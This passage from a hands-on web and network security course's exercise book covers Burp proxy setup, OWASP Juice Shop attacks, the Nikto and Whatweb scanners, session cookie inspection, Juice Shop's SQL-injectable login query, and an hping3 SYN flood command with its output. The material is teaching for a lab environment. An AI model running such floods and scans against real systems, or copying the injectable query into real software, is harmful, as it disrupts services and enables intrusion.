
Hints:
Recommend running Burp on the default address 127.0.0.1 and port 8080.

Burp Suite has a built-in Chrome browser already configured to use Burp.

Note: Burp by default has `intercept is on` in the Proxy tab, press the button to allow data to flow.



Then setting it as proxy in Firefox:



After setting up proxy, you can visit `http://burp` and get a CA certificate that can be installed, making it easier to run against HTTPS sites.

The newest versions of Burp include a browser, making it much easier to run the tasks, pre-configured with proxy.

Solution:
When web sites and servers start popping up in the Target tab, showing the requests and responses - you are done.

Your browser will alert you when visiting TLS enabled sites, HTTPS certificates do not match, as Burp is doing a person-in-the-middle. You need to select advanced and allow this to continue.

Discussion:
Since Burp is often updated I use the plain JAR file version and a small script for starting Burp which I save in `~/bin/burp` - dont forget to add to PATH and `chmod x bin/burp+`.

```
#! /bin/sh
DIRNAME=`dirname $0`
BURP=`ls -1tra $DIRNAME/burp*.jar | tail -1`
java -jar -Xmx2g $BURP &
```

When running in production testing real sites, I typically increase the memory available using JDK / Java settings like `-Xmx16g`

Exercise 16

⚠ JuiceShop Attacks 30min

Objective:
Hack a web application!

Try a few attacks in the JuiceShop with web proxy

> The OWASP Juice Shop is a pure web application implemented in JavaScript. In the frontend the popular AngularJS framework is used to create a so-called Single Page Application. The user interface layout is provided by Twitter's Bootstrap framework - which works nicely in combination with AngularJS. JavaScript is also used in the backend as the exclusive programming language: An Express application hosted in a Node.js server delivers the client-side code to the browser. It also provides the necessary backend functionality to the client via a RESTful API.
>
> ...
>
> The vulnerabilities found in the OWASP Juice Shop are categorized into several different classes. Most of them cover different risk or vulnerability types from well-known lists or documents, such as OWASP Top 10 or MITRE's Common Weakness Enumeration. The following table presents a mapping of the Juice Shop's categories to OWASP and CWE (without claiming to be complete).

Category Mappings

Category	OWASP	CWE
Injection	A1:2017	CWE-74
Broken Authentication	A2:2017	CWE-287, CWE-352
Forgotten Content	OTG-CONFIG-004	
Roll your own Security	A10:2017	CWE-326, CWE-601
Sensitive Data Exposure	A3:2017	CWE-200, CWE-327, CWE-328, CWE-548
XML External Entities (XXE)	A4:2017	CWE-611
Improper Input Validation	ASVS V5	CWE-20
Broken Access Control	A5:2017	CWE-22, CWE-285, CWE-639
Security Misconfiguration	A6:2017	CWE-209
Cross Site Scripting (XSS)	A7:2017	CWE-79
Insecure Deserialization	A8:2017	CWE-502
Vulnerable Components	A9:2017	
Security through Obscurity		CWE-656

Source: *Pwning OWASP Juice Shop*

Purpose:
Try out some of the described web application flaws in a controlled environment. See how an attacker would be able to gather information and attack through HTTP, browser and proxies.

Suggested method:
Start the web application, start Burp or another proxy - start your browser.

Access the web application through your browser and get a feel for how it works. First step is to register your user, before you can shop.

Dont forget to use web developer tools like the JavaScript console!

Then afterwards find and try to exploit vulnerabilities, using the book from Björn and starting with some easy ones:

Suggested list of starting vulns:

- Admin Section Access the Admin Section
- Error handling Provoke and error
- Forged Feedback Post some feedback in another users name.
- Access a confidential document
- Forgotten Sales Backup Access a salesman's forgotten backup file.
- Retrieve a list of all user credentials via SQL Injection

Hints:
The complete guide *Pwning OWASP Juice Shop* written by Björn Kimminich is available as PDF which you can buy, or you can read it online at:
`https://pwning.owasp-juice.shop/`

Solution:
You decide for how long you want to play with JuiceShop, but try to solve at least 1-2 of these. It is OK to use the solution from the guide.

Do know that some attackers on the internet spend all their time researching, exploiting and abusing web applications.

Discussion:
The vulnerabilities contained in systems like JuiceShop mimic real ones, and do a very good job. You might not think this is possible in real applications, but there is evidence to the contrary.

Using an app like JS instead of real applications with flaws allow you to spend less on installing apps, and more on exploiting.

Exercise 17

⚠ Nikto Web Scanner 15 min

Objective:
Try the program Nikto locally on your workstation

Purpose:
Running Nikto will allow you to analyse web servers quickly.

> **Description** Nikto is an Open Source (GPL) web server scanner which performs comprehensive tests against web servers for multiple items, including over 3200 potentially dangerous files/CGIs, versions on over 625 servers, and version specific problems on over 230 servers. Scan items and plugins are frequently updated and can be automatically updated (if desired).

Source: Nikto web server scanner http://cirt.net/nikto2

Easy to run, free and quickly reports on static URLs resulting in a interesting response

`nikto -host www.kramse.org -port 80`

When run with port 443 will check TLS sites

Suggested method:
Run the program from your Kali Linux VM

```
Script started on Tue Nov  7 17:43:54 2006
$  nikto -host www.kramse.org -port 80
---------------------------------------------------------------------------
- Nikto 1.35/1.34     -     www.cirt.net
+ Target IP:       185.129.63.130
+ Target Hostname: www.kramse.org
+ Target Port:     80
+ Start Time:      Tue Nov  7 17:43:59 2006
...
+ /examples/ - Directory indexing enabled, also default JSP examples. (GET)
+ /examples/jsp/snp/snoop.jsp - Displays information about page
retrievals, including other users. (GET)
+ /examples/servlets/index.html - Apache Tomcat default JSP pages
present. (GET)
```

Hints:
Nikto can find things like a debug.log, example files, cgi-bin directories etc.

If the tool is not available first try: `apt-get install nikto`

Some tools will need to be checked out from Git and run or installed from source.

Solution:
When you have tried the tool and seen some data you are done.

Discussion:

Exercise 18

⚠ Whatweb Scanner 15 min

Objective:
Try the program Whatweb locally on your workstation

Purpose:
Running Whatweb will allow you to analyse which technologies are used in a web site.

I usually save the command and the common options as a small script:

```
#! /bin/sh
whatweb -v -a 3 $*
```

Suggested method:
Run the program from your Kali Linux VM towards a site of you own choice.

```
user@KaliVM:~$ whatweb -a 3 www.zencurity.com
http://www.zencurity.com [301 Moved Permanently] HTTPServer[nginx], IP[185.129.60.130],
RedirectLocation[https://www.zencurity.com/], Title[301 Moved Permanently], nginx
https://www.zencurity.com/ [200 OK] Email[hlk@zencurity.dk], HTML5, HTTPServer[nginx],
IP[185.129.60.130], Title[Home Page], X-UA-Compatible[IE=edge], nginx
```

Hints:
If the tool is not available first try: `apt-get install whatweb`

Some tools will need to be checked out from Git and run or installed from source.

Solution:
When you have tried the tool and seen some data you are done.

Discussion:
How does this tool work?

It tries to fetch common files left or used by specific technologies.

Exercise 19

❶ Identify Session Tokens 30 min

```
Cookie: login=CustomerId=900180&LanguageId=9; OldBrowser=%220%22; Pool=rosalina;
ShowNativeLogin=true; DebugCustomerId=900180; DebugPersonId=400954;
OnboardingCompletedFeatures=h=1c744782963a2478d5db92a9981d401a&ofc_47=True&ofd_49=True;
ASP.NET_SessionId=u0245fara4x3qmkli5refddg;...
```

Objective:
Look at a real application and identify session tokens.

Verify session settings, like Anti-XSS and Anti-CSRF tokens, if present.

Note: First, look for session tokens, later we may repeat this exercise, with focus on CSRF tokens.

Purpose:
Web applications are *faking sessions*, each request are independent by design of the protocol. This is done using session cookies and similar methods.

Running Burp while performing a login will allow you to look into session identifiers.

Running a test using Mozilla Observatory first will allow you to analyse the settings for the web site.

Some things to look for

- Cookie settings, Secure Flag and http-only
- HSTS header `https://en.wikipedia.org/wiki/HTTP_Strict_Transport_Security`
- Random – how to check that?

If you will be checking multiple sites, I can recommend installing the command line version of Mozilla Observatory

```
$ observatory --format report kea-fronter.itslearning.com                1
observatory [WARN] retrying in 1 second (attempt 1/10)
...
observatory [WARN] retrying in 1 second (attempt 6/10)

HTTP Observatory Report: kea-fronter.itslearning.com

Score Rule                     Description
  -20 content-security-policy  Content Security Policy (CSP) implemented unsafely.
   -5 cookies                  Cookies set without using the Secure flag,
                               but transmission over HTTP prevented by HSTS.
   -5 referrer-policy          Referrer-Policy header set unsafely to "origin",
                               "origin-when-cross-origin", or "unsafe-url".
    5 x-frame-options          X-Frame-Options (XFO) implemented via the CSP frame-ancestors directive.

Score: 70
Grade: B

Full Report Url: https://observatory.mozilla.org/analyze.html?host=kea-fronter.itslearning.com
```

We referenced further scanners in exercise ⚠ Internet scanners 15 min on page 18.

Suggested method:
Run the Burp program from your Kali Linux VM and login to a site..

Hints:
Look in the header section, and look for `Cookie:`. Common ones are `ASP.NET_SessionId` or `PHPSESSID`

Solution:
When you have identified session cookies and checked the settings using a scanner, test web site or similar you are done. It is recommended though to dive a bit into the application and how these are used.

Discussion:
Most sites today have switched to using HTTPS, but some are not according to best practice. To prevent the use of credentials or cookies over insecure connections, we should not allow calls to happen over HTTP.

Various tools like OWASP Zap and Burp suite can also be used for analyzing the session cookies, for randomness/entropy:
https://portswigger.net/burp/documentation/desktop/tools/sequencer/getting-started

Checkout the story of the old extension Firesheep on wikipedia, what could happen when session cookies were not protected:
https://en.wikipedia.org/wiki/Firesheep

Exercise 20

❶ JuiceShop Login 15 min

```
models.sequelize.query(`SELECT * FROM Users WHERE email = '${req.body.email || ''}'
AND password = '${security.hash(req.body.password || '')}' AND deletedAt IS NULL`,
{ model: models.User, plain: true })
```

Objective:
Try to find the JuiceShop login box implementation, we know it is vulnerable to SQL injection.

Purpose:
Seeing bad code is a design pattern – anti-pattern.

Suggested method:
Find the source code, look for the database lookups.

Hints:
The JuiceShop software is open source, and available at github:
https://github.com/juice-shop/juice-shop

Git clone and searching locally might give the best results.

In this case we can search for `SELECT * FROM`, using a simple tool like grep:

```
user@Projects:juice-shop$ grep -ril SELECT | egrep -v "test|frontend|static"
...
REFERENCES.md
routes/vulnCodeFixes.ts
routes/search.ts
routes/login.ts // oohhhh looks interesting
routes/countryMapping.ts
routes/vulnCodeSnippet.ts
config/oss.yml
config/mozilla.yml
config/default.yml
README.md
```

Solution:
When you have found examples of the database lookups, you are done. See also discussion below though.

Discussion:
Think about how this could be changed. How much would it require to change this into prepared statements. Also having good source code tools help a lot! Finding problems, getting an overview of code etc.

Exercise 21

❶ TCP SYN flooding 30min

Objective:
Start a webserver attack using SYN flooding tool hping3.

Purpose:
See how easy it is to produce packets on a network using hacker programs.

The tool we will use is very flexible and can produce ICMP, UDP and TCP using very few options. This tool is my primary one for doing professsional DDoS testing.

```
-1 --icmp
       ICMP  mode,  by  default  hping3  will  send  ICMP echo-request, you can set other ICMP
       type/code using --icmptype --icmpcode options.

-2 --udp
       UDP mode, by default hping3 will send udp to target host's port 0.  UDP header  tunable
       options are the following: --baseport, --destport, --keep.
```

TCP mode is default, so no option needed.

Suggested method:
Connect to the LAB network using Ethernet! Borrow a USB network card if you dont have one.

Start your Kali VM in bridged mode, try a basic TCP flooding attack against the server provided by the instructor, or your own Debian server.

Try doing the most common attacks TCP SYN flood using hping3:

```
hping3 --flood -p 80 -S 10.0.45.12
```

You should see something like this:

```
HPING 10.0.45.12: NO FLAGS are set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.0.45.12 hping statistic ---
352339 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

You can try different ports with TCP flooding, try port 22/tcp or HTTP(S) port 80/tcp and 443/tcp

Hints:
The tool we use can do a lot of different things, and you can control the speed. You can measure at the server being attacked or what you are sending, commonly using ifpps or such programs can help.

By changing the speed we can find out how much traffic is needed to bring down a service. This measurement can then be re-checked later and see if improvements really worked.

This allows you to use the tool to test devices and find the breaking point, which is more interesting than if you can overload, because you always can.

```
-i --interval
       Wait  the  specified  number  of  seconds or micro seconds between sending each packet.
       --interval X set wait to X seconds, --interval uX set wait to X micro seconds.  The de
       fault  is  to  wait one second between each packet. Using hping3 to transfer files tune
       this option is really important in order to increase transfer rate. Even  using  hping3
       to  perform  idle/spoofing  scanning  you should tune this option, see HPING3-HOWTO for
       more information.

--fast Alias for -i u10000. Hping will send 10 packets for second.

--faster
       Alias for -i u1. Faster then --fast ;) (but not as fast as your computer can send pack
       ets due to the signal-driven design).

--flood
       Sent  packets  as fast as possible, without taking care to show incoming replies.  This
       is ways faster than to specify the -i u0 option.
```

Solution:
When your team has sent +1 million packets per second into the network, from one or two laptops - you are done.

Discussion:
Gigabit Ethernet can send up to 1.4 million packets per second, pps.

There is a presentation about DDoS protection with low level technical measures to implement at
https://github.com/kramse/security-courses/tree/master/presentations/network/introduction-ddos-testing

Receiving systems, and those en route to the service, should be checked for resources like CPU load, bandwidth, logging. Logging can also overload the logging infrastructure, so take care when configuring this in your own networks.

